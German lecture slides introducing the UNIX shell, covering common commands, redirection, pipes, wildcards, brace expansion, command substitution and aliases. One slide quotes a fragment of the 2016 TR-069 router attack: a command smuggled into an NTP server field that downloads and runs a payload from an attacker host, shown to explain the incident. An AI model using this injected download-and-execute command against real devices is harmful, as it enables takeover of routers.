

Kapitel 1: UNIX-Shell














1: Einführung in die UNIX-Shell

- ▶ Die Shell ist ein sehr mächtiger Kommandozeileninterpreter
- ▶ Normaler Nutzerprozess, der kontinuierlich
 1. Kommandos einliest,
 2. diese ausführt, sowie
 3. Ausgaben des Prozesses am Bildschirm darstellt.
- ▶ Es gibt verschieden Shells: `bash`, `csh`, `ksh`, `zsh`, ...
Die Anmelde-Shell (meist `bash`) kann mit dem Kommando
`# chsh <shell>` geändert werden.
- ▶ Die Anmelde-Shell ist abhängig vom Benutzer
- ▶ Die Shell läuft in einem Terminal(-Emulator) wie beispielsweise dem `Gnome Terminal`, der `Konsole`, oder dem `Xterm`













1.1: UNIX-Shell – Survival-Guide

- ▶ Keep Calm and Don't Panic (haben Sie keine Angst vor Fehlern)
- ▶ Seien Sie experimentierfreudig
- ▶ Mit \uparrow und \downarrow durch die Kommandohistorie browsen
- ▶ `history` zeigt die Kommandohistorie an
- ▶ Mittels `!fire` wird das letzte Kommando das mit `fire` begann nochmals ausgeführt
- ▶ `Strg` + `c` Prozess beenden
- ▶ Terminal re-initialisieren geht mit dem Kommando `reset`

Wichtige Tastenkürzel - Teil I

- ▶  : Autovervollständigung (*autocompletion*)
- ▶ ↑, ↓: Durch die Kommandohistorie scrollen
- ▶ ←, →: Cursor zeichenweise bewegen
- ▶  + ,  +  : Cursor wortweise bewegen
- ▶  oder  +  : Cursor an den Beginn der Zeile bewegen
- ▶  oder  +  : Cursor an das Ende der Zeile bewegen
- ▶  +  : Bildschirminhalt löschen

Wichtige Tastenkürzel - Teil II

- ▶  ,  : Zeichenweise löschen
- ▶  +  : Wort löschen
- ▶  +  : Bis zum Ende der Zeile löschen
- ▶  +  : Die beiden vorangehenden Zeichen vertauschen
- ▶  +  : Die beiden vorangehenden Wörter vertauschen
- ▶  +  : Suche nach einem eingegebenen Kommando

Erste Hilfe für die Kommandozeile

- ▶ `$ man <kommando>` zeigt die zugehörige Manpage an

Beispiel: `$ man cp`

- ▶ `$ info <kommando>` zeigt das zugehörige Infodokument an

Beispiel: `$ info cp`

- ▶ `$ whatis <kommando>` zeigt Kurzbeschreibungen des Kommandos an

Beispiel: `$ whatis cp`

- ▶ `$ apropos <search word>` listet alle Manpages auf, bei denen das Suchwort in der Kurzbeschreibung vorkommt

Beispiel: `$ apropos kopieren`

- ▶ Schalter (*flag*) `--help` zeigt kurze Bedienungsanleitung (*usage*) an


Beispiel: `$ cp --help`

Pfade

- ▶ `.`: Aktuelles Arbeitsverzeichnis
- ▶ `..`: Elternverzeichnis
- ▶ `~`: Homeverzeichnis
- ▶ Linux ist Case-Sensitive (Unterscheidung zwischen Groß- und Kleinschreibung)
- ▶ Absolute Pfade beginnen immer mit `/`
- ▶ Relative Pfade sind relativ zum aktuellen Arbeitsverzeichnis

Illustration Homedirectory

HANSEL AND GEEKEL



Prozesse im Hintergrund ausführen

- ▶ Mit dem Operator `&` können Prozesse im Hintergrund ausgeführt werden.

Beispiel: `$ xcalc &`

- ▶ Mit `Strg` + `z` lassen sich Prozesse stoppen (einfrieren).
- ▶ Mit dem Kommando `bg` kann man einen gestoppten Prozess im Hintergrund weiterlaufen lassen.

1.2: 40 nützliche Unix-Kommandos – Teil 1

- ▶ `ls` – Verzeichnisinhalte auflisten (*list*)

```
$ ls -lh
```

- ▶ `cp` – Dateien und Verzeichnisse kopieren (*copy*)

```
$ cp -r ../foo.txt .
```

- ▶ `mv` – Dateien verschieben oder umbenennen (*move*)

```
$ mv foo.txt bar.txt
```

- ▶ `rm` – Dateien und Verzeichnisse entfernen (*remove*)

```
$ rm -rf bar/
```

- ▶ `$ ln` – Anlegen eines Verweises (*link*)

```
$ ln -s /bin/ls .
```

40 nützliche Unix-Kommandos – Teil 2

- ▶ `cd` – **Verzeichniswechsel** (*change dir*)
`$ cd ..`
- ▶ `mkdir` – **Verzeichnisse erstellen** (*make dir*)
`$ mkdir foobar`
- ▶ `rmdir` – **Leere Verzeichnisse entfernen** (*remove dir*)
`$ rmdir foobar`
- ▶ `pwd` – **Aktuelles Arbeitsverzeichniss ausgeben** (*print working directory*)
`$ pwd`
- ▶ `chmod` – **Ändern von Zugriffsrechten** (*change mode*)
`$ chmod o-w foo.txt`

40 nützliche Unix-Kommandos – Teil 3

- ▶ **echo** – Eine Zeile Text anzeigen

```
$ echo "Hello World"
```

- ▶ **cat** – Dateien in die Standardausgabe schreiben (*catalogue*)

```
$ cat foo.txt
```

- ▶ **head** – Den ersten Teil von Dateien ausgeben

```
$ head -n 10 foo.txt
```

- ▶ **tail** – Den letzten Teil von Dateien ausgeben

```
$ tail -n 10 foo.txt
```

- ▶ **less** – Seitenweises Anzeigen von Dateiinhalten

```
$ less foo.txt
```

40 nützliche Unix-Kommandos – Teil 4

- ▶ `sort` – Zeilen von Textdateien sortieren

```
$ sort -u foo.txt
```

- ▶ `uniq` Entfernt identische aufeinander folgende Zeilen

```
$ uniq foo.txt
```

- ▶ `cut` – Teile jeder Zeile aus Dateien entfernen

```
$ cut -d ":" -f 2- foo.txt
```

- ▶ `wc` – Anzahl der Zeilen, Wörter und Byte für jede Datei ausgeben
(*word count*)

```
$ wc foo.txt
```

- ▶ `grep` – Zeilenweise Suche von Zeichenketten

```
$ grep foo src/*.tex
```

40 nützliche Unix-Kommandos – Teil 5

- ▶ **ps** – **Prozessstatistiken anzeigen** (*process state*)
`$ ps aux`
- ▶ **pstree** – **Prozessinformationen als Baum anzeigen**
`$ pstree`
- ▶ **kill** – **Signalzustellung**
`$ kill -SIGSTOP 12345`
- ▶ **bg** – **Prozess in den *Hintergrund* schicken (*background*)**
`$ bg`
- ▶ **(h)top** – **Interaktiver Prozessbetrachter**
`$ top`

40 nützliche Unix-Kommandos – Teil 6

- ▶ **df** – Anzeige der Festplattenbelegung (*disk free*)
`$ df -h`
- ▶ **free** – Anzeige des freien und belegten Speichers
`$ free -h`
- ▶ **du** – Gibt Platzverbrauch von Dateien an (*disk usage*)
`$ du -sh .`
- ▶ **mount** – Dateisystem einhängen
`$ mount /dev/sda2`
- ▶ **umount** – Dateisystem aushängen
`$ umount /dev/sda2`

40 nützliche Unix-Kommandos – Teil 7

- ▶ **find** – Verzeichnishierarchie nach Dateien durchsuchen

```
$ find . -perm /u+w,g+w -type f
```

- ▶ **locate** – Datei finden mit Index

```
$ locate graphical.target
```

- ▶ **id** – Benutzer- und Gruppen-IDs ausgeben (*identity*)

```
$ id
```

- ▶ **sed** – Mächtiger Streameditor

```
$ sed s/foo/bar/g foo.txt
```

- ▶ **file** – Bestimmung des Dateiformates

```
$ file unknown.fileformat
```


40 nützliche Unix-Kommandos – Teil 8

- ▶ **tar – Archivierungswerkzeug**

```
$ tar xzf archive.tar.gz
```

- ▶ **sudo – Programme als Superuser root ausführen**

```
$ sudo vim /etc/modules
```

- ▶ **netstat – Anzeige von Netzwerkverbindungen**

```
$ netstat -taupn
```

- ▶ **wget – File-Downloader (HTTP, HTTPS und FTP)**

```
$ wget http://ftp.debian.org/debian/README
```

- ▶ **date – Anzeigen oder Setzen von Systemdatum und -zeit**

```
$ date
```

1.3: Standard Ein- und Ausgabe

Jedes Kommando besitzt unter UNIX die drei folgenden Standardkanäle zur Ein- und Ausgabe.

fd	Name	Pfad	Anmerkung
0	<code>stdin</code>	<code>/dev/stdin</code>	Standardeingabe (Tastatur)
1	<code>stdout</code>	<code>/dev/stdout</code>	Standardausgabe (Terminal)
2	<code>stderr</code>	<code>/dev/stderr</code>	Standardfehler (Terminal)

Umlenkung

Standardkanäle können umgeleitet werden, so dass z. B. die Ausgabe eines Kommandos nicht auf dem Bildschirm, sondern in einer (anderen) Datei erfolgt.

Operator	Was wird umgeleitet?
<	stdin
>	stdout
2>	stderr
>>	stdout anhängen
&>	stdout und stderr
>&1	Umleiten nach stdout
>&2	Umleiten nach stderr

Beispiel: Umlenkung stderr

```
$ murks
bash: murks: command not found
$ murks 2> err
$ cat err
bash: murks: command not found
$ murks 2> /dev/null
$ grep -r murks /etc/* 2>/dev/null
```

Beispiel: Ausgabe anhängen

```
$ echo "Hallo Welt" > out.txt
$ cat out.txt
Hallo Welt
$ echo "Neue Zeile anhängen" >> out.txt
$ cat out.txt
Hallo Welt
Neue Zeile anhängen
$ echo "Datei überschreiben" > out.txt
$ cat out.txt
Datei überschreiben
```

Pipes

- ▶ **Syntax:** `<kommando1> | <kommando2>`
- ▶ Mittels des Pipesymbols `|` erreicht man die direkte Verknüpfung zweier Prozesse:
 - ▶ Ausgabe des ersten Prozesses bildet
 - ▶ Eingabe des zweiten Prozesses
- ▶ **Umleitungen** und **Pipes** können selbstverständlich **mehrfach** und **kombiniert** auftreten

Beispiele:

```
$ ls | wc -l
```

```
23
```

```
$ du . | sort -n -r > log.txt
```

Beispiel: Umlenkung und Pipes

```
$ echo "Hallo Welt." | wc
      1      2     12
$ echo "Hallo Welt." > hallo.txt
$ ls
hallo.txt
$ ls | wc
      1      1     10
```

Duplizieren der Ausgabe mittels `tee`

Das Kommando `tee` liest von `stdin` und schreibt `stdout` nach `stdout` und einer übergebenen Datei

Beispiele:

```
$ cat foo.txt | tee bar.txt
```

```
Hallo Welt!
```

```
$ ls | tee filelist.txt | wc -l
```

```
23
```


Verbundene Kommandos

Prozesse können miteinander verbunden werden

- ▶ `<kommando1>; <kommando2>`

Tautologische Verknüpfung: Zuerst wird `<kommando1>` ausgeführt, danach `<kommando2>`.

Beispiel: `$ rm murks; ls`

- ▶ `<kommando1> && <kommando2>`

Kurzschießende UND-Verknüpfung: `<kommando2>` wird nur ausgeführt falls `<kommando1>` erfolgreich beendet wurde.

Beispiel: `$ mount /cdrom && cp -r /cdrom/* .`

- ▶ `<kommando1> || <kommando2>`

Kurzschießende ODER-Verknüpfung: `<kommando2>` wird nur ausgeführt falls `<kommando1>` **nicht** erfolgreich beendet wurde.

Beispiel: `$ mount /cdrom || eject /cdrom`

1.4: Sonderzeichen und Wildcards

Wildcards dienen zur Selektion mehrerer Dateinamen

Operator	Selektion
*	beliebige Zeichenkette (incl. leere)
?	ein beliebiges Zeichen
[a, z]	Zeichen a oder z
[a-z]	Zeichen mit Code zwischen a und z

Anmerkung: Zeichencodes sind in der `ascii`-Manpage aufgelistet

Aufgaben: Welche Dateien werden selektiert?

- ▶ `ls a*E`
- ▶ `ls *.c*`
- ▶ `ls *.c??`
- ▶ `ls [g-z]*[g,X,l]`

Bildung von Zeichenketten

- ▶ Die Shell multipliziert Zeichenketten in **geschweiften** Klammern aus
- ▶ Syntax: `{string1, string2, ...}`
- ▶ Beispiel: `test{1,2,3}` **steht für** `test1 test2 test3`

Aufgaben: Was bewirken die folgenden Kommandos?

1. `$ echo hallo{1,2,3}`
2. `$ ls *.{tex,txt,pdf}`
3. `$ echo {a,b,c}{1,2,3}`
4. `$ echo {a,b}{c,d}.{1,2,3}`
5. `$ ech{o,a}`

Auflisten von Bereichen

- ▶ Mit Hilfe der Shell lassen sich auch Bereich ausgegeben.
geschweiften Klammern aus
- ▶ Syntax: {<start>..<ende>}
- ▶ Beispiel: 5..10 steht für 5 6 7 8 9 10

Aufgaben: Was bewirken die folgenden Kommandos?

1. `$ echo {a..z}`
2. `$ echo {10..20}`
3. `$ echo {a..c}{1..3}`
4. `$ echo {V..Y}`

Arithmetische Ausdrücke

- ▶ In der Shell können arithmetische Ausdrücke verarbeitet werden
- ▶ Syntax: `$[<arithmetic expression>]`
- ▶ Beispiel: `$ echo $[7 + 3]`
- ▶ Die meisten C/C++ Operatoren sind erlaubt

Klasse	Operatorenliste
Ganzzahlige Operationen	<code>+, -, *, /, %, **</code>
Vergleiche	<code>==, !=, >=, <=</code>
Bitweise Operationen	<code><<, >>, ^, &, </code>
Logische Operationen	<code>!, &&, </code>

- ▶ Alternative: das Kommando `expr` verwenden
- ▶ Beispiel: `$ expr 7 + 3`

Beispiele – Arithmetische Ausdrücke

Aufgaben: Was ist die Ausgabe der folgenden Kommandos?

▶ `$ echo $[5 * 5 + 1]`

▶ `$ echo $[2 ** 10]`

▶ `$ echo $[7 ^ 3]`

▶ `$ echo $[12 || 2]`

▶ `$ echo $[12 && 0]`

▶ `$ echo $[8 >> 2]`

▶ `$ echo $[7 + 5 * 4]`

Kommandosubstitution

- ▶ Bei der Kommandosubstitution wird ein **Kommando** durch dessen **Ausgabe ersetzt**
- ▶ Syntax: ``<kommando>`` oder `$(<kommando>)`
- ▶ Beispiel: `echo $[$(ls -a . | wc -l) > 10]`
Hat das Verzeichnis mehr als 10 Einträge?

Aufgaben: Was bezwecken die folgenden Kommandos?

- ▶ `$ ls -l `locate xyz``
- ▶ `$ echo `date | cut -d " " -f 4` Uhr`
- ▶ `$ echo Heute ist `date +%A``
- ▶ `$ echo Anzahl Verzeichniseinträge: `ls | wc -l``

Alias Abkürzungen

- ▶ Das Kommando `alias` ermöglicht das Anlegen von eigenen Kommandos.
- ▶ `alias` kann viel Schreibarbeit sparen
- ▶ Syntax: `alias <bezeichner>=<kommando>`
- ▶ Der Bezeichner steht für das Kommando `kommando`
- ▶ `alias` entspricht dem `#define` in C/C++
- ▶ **Beispiele**
 - ▶ `alias ll="ls -l"`
 - ▶ `alias ods="du -sh"`
 - ▶ `alias pack="tar cjvf "`
 - ▶ `alias lm="ls -lah | less"`

Beispiel aus der Praxis: CyberAngriff

Fragmente einer TR-069 (SOAP-HTTP) Nachricht.

```
POST /UD/act?1 HTTP/1.1
```

```
...
```

```
<NewNTPServer1>
```

```
`cd /tmp; wget http://tr069.pw/1; chmod 777 1; ./1`
```

```
</NewNTPServer1>
```

```
...
```

Hinweise

- ▶ Das Kommando `chmod 777 1` setzt unter anderem das Ausführungsrecht für die Datei 1.
- ▶ November 2016: Durch diese Nachricht wurden weltweit vermutlich tausende DSL-Router gekapert.
- ▶ Auswirkungen in Deutschland: 900.000 DSL-Speedport Router der Telekom waren für ein Wochenende lahmgelegt.

Zusammenfassung

Sie sollten . . .

- ▶ . . . sich in der Shell zurechtfinden.
- ▶ . . . wissen wie man Prozesse im Hintergrund startet.
- ▶ . . . die wichtigsten Shell-Kommandos kennen.
- ▶ . . . das Umlenken von Eingabe und Ausgabe beherrschen.
- ▶ . . . die einschlägigen Wildcards kennen.
- ▶ . . . den Einsatz von Kommandosubstitutionen beherrschen.

Literatur

- **Übersicht Shells**

`http://en.wikipedia.org/wiki/Comparison_of_computer_shells`

- **Learning the Shell von William Shotts**

`http://linuxcommand.org/learning_the_shell.php`

- **UNIX Tutorial**

`http://www.tutorialspoint.com/unix/index.htm`